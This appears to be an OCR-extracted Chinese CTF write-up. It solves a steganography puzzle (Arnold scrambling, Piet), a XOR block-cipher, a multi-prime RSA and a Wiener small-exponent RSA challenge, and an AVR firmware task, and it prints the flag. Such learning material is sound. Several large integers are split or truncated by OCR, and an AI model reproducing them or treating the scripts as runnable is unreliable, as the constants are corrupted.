
谁不喜欢猫猫呢


这题考察png隐写，arnold置换算法，piet语言

首先发现下载下来的png中夹杂很多点，点的分布非常规律，每11格就有一个不同的像素点，我们将图片大小变成11分之一，取11*11中心得像素点，得到一个215*215大小的图片



图片仍然有很多点，我们同样的将图片变成5分之一，得到一个43*43大小的图片，我这里是没更新的附件，然后参数有误导致arnold解不出来，问了问出题人发现他给的附件有些问题，应该是a=9，b=39，st=1





然后我们解一层arnold置换

```
import numpy as np
import cv2

def arnold_decode(image, shuffle_times, a, b):
    # 1:创建新图像
    decode_image = np.zeros(shape=image.shape)

    # 2: 计算N
    h, w = image.shape[0], image.shape[1]
    N = h  # 或N=w

    # 3: 遍历像素坐标变换
    for time in range(shuffle_times):
        for ori_x in range(h):
            for ori_y in range(w):
                # 按照公式坐标变换
                new_x = ((a * b + 1) * ori_x + (-b) * ori_y) % N
                new_y = ((-a) * ori_x + ori_y) % N
                decode_image[new_x, new_y, :] = image[ori_x, ori_y, :]
    return decode_image
I = cv2.imread('catttttttttt.png')
cv2.imwrite("1.png", arnold_decode(I, 1, 9, 39))
```


发现这个图片，这个图片是用piet编程语言编写的，发现这其实是个加法运算

发现是个加法计数器程序

```
$ ./npiet.exe -q 1.png
n20
n40
20+40=60
```


用binwalk从png中分离出list1和list2，猜测list1和list2需要相加

```
list1 = [776686, 749573, 6395443, 2522866, 279584, 587965, 4012670, 1645156,
2184634]
list2 = [6065523, 6419830, 1421837, 5103682, 5963053, 2842996, 1113825, 1594064,
4578755]
for i in range(9):
    print(list1[i] + list2[i])
```



然后将整数转成字符串就可以啦

```
from libnum import n2s

list = [6842209, 7169403, 7817280, 7626548, 6242637, 3430961, 5126495, 3239220,
6763389]
for i in range(9):
    print(n2s(list[i]))
```



CRYPTO

Block Cipher

题目考察的是分块加密算法，我们首先看一下加密算法是如何实现的，加密算法将flag先按8个为一个组拆分，并且以list的形式，字节流的编码方式存储在parts变量中，iv，key是随机生成的16位16进制数，也以字节流的编码方式编码，然后将parts[0]原文 xor iv xor key，得到parts[0]密文，将parts[1]原文 xor parts[0]密文 xor key 得到parts[1]的密文，将parts[2]原文 xor parts[1]密文 xor key 得到parts[2]的密文，以此类推，那么我们写解密算法的时候，首先parts[0]密文 xor iv xor key，得到parts[0]原文，然后parts[1]的密文 xor parts[0]的密文 xor key ，得到parts[1]的原文，以此类推，就可以成功解密flag啦，下面是解密的python代码。

```
import operator
from functools import reduce

iv = b'Up\x14\x98r\x14%\xb9'
key = b'\r\xe8\xb86\x9c33^'
parts = [b'0\xff\xcd\xc3\x8b\\T\x8b', b'RT\x1e\x89t&\x17\xbd',
b'\x1a\xee\x8d\xd6\x9b>w\x8c', b'9CT\xb3^pF\xd0']


def pad(s):
    padding_length = (8 - len(s)) % 8
    return s + chr(padding_length) * padding_length

def xor(a, b):
    assert len(a) == len(b)
    return bytes(map(operator.xor, a, b))

def decrypt(iv, key, parts):
    flag = []
```

```
    for index, part in enumerate(parts):
        flag.append(reduce(xor, [part, iv if index == 0 else parts[index - 1],
key]))
    flag = ''.join(list(map(lambda x: x.decode('utf-8'), flag)))
    return flag

print(decrypt(iv, key, parts))
```

Multi Prime RSA

题目考察的是rsa加密算法中多素数加密的形式，那么我们需要根据给出的四个素数p，q，r，s来求解欧拉函数，然后再根据欧拉函数解出密钥d，然后用密钥d解出明文就可以得到flag啦

```
import gmpy2
from libnum import n2s

def make_key(p, q, r, s, e):
    n = p * q
    phi = (p ** (2 - 1) * (p - 1)) * (q ** (3 - 1) * (q - 1)) * (r ** (5 - 1) *
(r - 1)) * (s ** (7 - 1) * (s - 1))
    d = gmpy2.invert(e, phi)
    return d

p =
617899321487194773840274583333805689780562861361378290929523173077119083534 77
q =
912079693533557636856332843788335063197947145070273329292907017487275341938 61
r =
105471299607375388622347272479207944509670502835651250945203397530010861809367
s =
831532387489037724481383075055797992771626521512444773914651305042671718814 37
n =
103934437216508710000106392059815181232415106468484184525097475852526514856770 61
037849584248731817213524402092848124937539725565194820263272826446190914668865 23
804841248277210353173383407944598453848113815866908595335619458549486958764490 10
380847532959808584218496306506849948988646791108729508716376259928462205518545 69
057745072457816672931992053176920298294959614873479448138744154237719806607789 86
211145841712412631156369129146470119135136378158203459576596246169191419488560 83
273404607610767309199586002186323988260863845814993025594418486380127838655103 19
801464602315157477544116786517526988810014649739814242407814130849419472618752 89
725538959720572496329348499870580057997540844488309111059240745081048324762866 57
294837122283927871803443573982767719002550080245362687235620861271841724964947 45
711971670769164035823941863578126405662509303612762299695531281283127362454401 29
556020108188835966131425956431796417720436474093381770796431629523054378258497 54
601322249497454926214041558515898594096641545947815072283211969130869751018902 64
473591899940558850907354117383322962540112085476769140048647323278638842177334 56
287369771087094514708468685641820375220835485053482570852619363091173324203334 50
346182398361088684993094425055392885550601268450421152554299857527562678412973 63
451427723991092736195224459 19
e = 65537
```

```
c =
844677395496466411520394190869787261209960246734415406217975986418865760680024542119231873259131861208878522030009923057991526761346423130242121884493257732067700857897379859545356609151834223804262174935191718271211809221730601602827122249238086030580971376104724987801049500689134122609834321586609223761140538079460830213824674361601046367637227094018381901291488659642720549583856812747877519600804325570421770575999289389175021646347371879234023647657507178519047236746071420327155188213839293382288787853777540226192644761028822256165706787395891134765908229036044468473519166141610604791485071702808854944672418124203289328124793348198048601338476086482318248264508789781967910205393740835345086784345145351367491197717933757414967811594913692588314161669333147733048171044386546892346475181197482702164468542430187885074163177843285948999943328049159021873821254267471067523609151007885131921896462161216356454116929796355815756642621369974260365378070336290542971599886325232821981080341858950609157813769416455337935096696635623426418166316737131174435618543058086342714723330814586496030805366321181723292731710369013923285787724941830672247377301048663929453294620044701627159066468762709113137517559435822623284148112827473010030736329596829357275518641576798298066541516764673029908084962144713
plaintext = (gmpy2.powmod(c, make_key(p, q, r, s, e), n))
print(n2s(int(plaintext)), end='')
```

RSA attack 3

题目考察的是rsa加密算法的**低解密指数**漏洞，给出了n，e，c，我们发现e特别大，这样会导致d特别小从而产生漏洞可以破解d

```
import gmpy2
from libnum import n2s

def continuedFra(x, y):
    cF = []
    while y:
        cF += [x // y]
        x, y = y, x % y
    return cF


def Simplify(ctnf):
    numerator = 0
    denominator = 1
    for x in ctnf[::-1]:
        numerator, denominator = denominator, x * denominator + numerator
    return (numerator, denominator)


def calculateFrac(x, y):
    cF = continuedFra(x, y)
    cF = list(map(Simplify, (cF[0:i] for i in range(1, len(cF)))))
    return cF


def solve_pq(a, b, c):
    par = gmpy2.isqrt(b * b - 4 * a * c)
    return (-b + par) / (2 * a), (-b - par) / (2 * a)


def wienerAttack(e, n):
```


```
    for (d, k) in calculateFrac(e, n):
        print(e)
        print(d)
        print(k)
        if k == 0:
            continue
        if (e * d - 1) % k != 0:
            continue
        phi = (e * d - 1) / k
        p, q = solve_pq(1, n - phi + 1, n)
        if p * q == n:
            return abs(int(p)), abs(int(q))
    print('[!]not find!')

n =
507419170088344932990702256911694788408493968749527614421614568612944144764889717229444020813658893362983714454159980719026366361318789415279417172858536381938870379267670180128174798344744371725609827872339512302232610590888649555446972990419313445687852636305518801236132032618350847705234643521557851434711389664130274468354405273873218264222293858509477860634889001898462547712800153111774564939279190835857445378261920532206352364005840238252284065587291779196975457288580812526597185332036342330147250312262816994625317482869849388424397437470502449815132000588425028055964432298176942124697105509057090546600330760364385753313923003549670107599757996810939165300581847068233156887269181096893089415302163770884312255957584660964506028002922164767453287973102961910781312351686488047510932997937700597992705557881172640175117476017503918294534205898046483981707558521558992058512940087192655700351675718815723840568640509355338482631416345193176708501897458649841539192993142790402734898948352382350766125000186026261167277014748183012844440603384989647664190074853086693408529737767147592432979469020671772152652865219092597717869942730499507426269170189547020660681363276871874469322437194397171763927907099922324375991793759
e =
773101998674486777820815721093434727837811356417125976435971225914430112290915335167589252389497554913954894089224374936702525509208266414421896839079739268435054367300148999185874779130322861535452470634938859829411949962517998829841451557330500695644851206607161108281107387846442235197256132801400067836183939951380760306164633982848195506276121020102143152352699452517414078996922749786426636506871577364178312904048711819024639043110954483684984321472929388254189305271887206964975968675758434768102251526592445294814809938431683830165830687477331187030002874233740940518957244941934551751311202430970652708044577870264925789165845368635484458139168194178570640376641016844550001849875312523445828995897462721739700837331301064078106192580772666038985292856344957108468380118582870243295144910587905573050413896146507302677744829546667269498863133868810665939467894600283995232457771713203194446735512683791262038625766275401778882902657144180643347524999405877503745523300081437085620659402456376858333713486033388344472122486488695145850478714420604126221642768947662383838946937593475909779263065810803906853606154077666005735275650169148301320664284547381353801789595906921455774188116776390509297919963131802979248336900 95
```

```
c = 
16525172991739452979316334430084899239402133742947478971180504165511684572248030
16778171650532536550274592274047826073731074774190833338448719486736266727042339
77397989843349633720167495862807995411682262559392496273163155214888276398332204
95418525203061647323581499936613203118463154120955416993814620540240041230763856
71321286903790794836331715353752786893261890579302595349833742968731101996365589
62144635514392282351103900375366360933088605794654279480277782805401749872568584
33521563074026594413334703807033789103556065843476392457650896993886656623592658
76851088111542297474234104764218600597694853565673018974137670888238075105685612
54627099309752215808220067495561412081320541540679503218232020279947159175547517
81150128084659622616514801376229386113154433144416507018667218602741008267160289
25087394737241436983961053926231640257121243292549333535093847484031543423227252
03183050328143736631333990445537119855865348221215277608372952942702104088940952
14285152365163957440907548410685740365145312103657776767243061272802244437087422
30017785803876351973250435247193967077133859634329158552271523718005275360485555
51237729690663544828830627192867570345853910196397851763591543484023134551876591
24855798018298196778240905427722 4
p, q = wienerAttack(e, n)
print('[+]Found!')
print('[-]p =', p)
print('[-]q =', q)
d = gmpy2.invert(e, (p-1)*(q-1))
print(d)
plaintext=pow(c, d, n)
print(n2s(int(plaintext)))
```

IOT

饭卡的UNO2.0

我一开始以为是固件逆向，但是拖入IDA尝试后发现不能反编译，然后我就尝试了一些其他的反编译网站，能够得到这样的结果，感觉也没啥用好像



然后我尝试运行了一下这个固件，利用simavr工具中的run_avr子工具，指定机器型号为atmega328p，频率为16000000，成功运行程序，然后发现这是循环打印flag的一段程序，就直接拿到flag啦

```
┌──(root💀kali)-[~/Desktop]
└─# ./simavr/simavr/run_avr -m atmega328p -f 16000000 1.hex
Loaded 1 section of ihex
Load HEX flash 00000000, 2280
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
hgame{Try_T0_R3_UN0}..
```

总结

这周除了PWN和RE都AK了，但是分数榜上还是上不去，前面的兄弟都好全能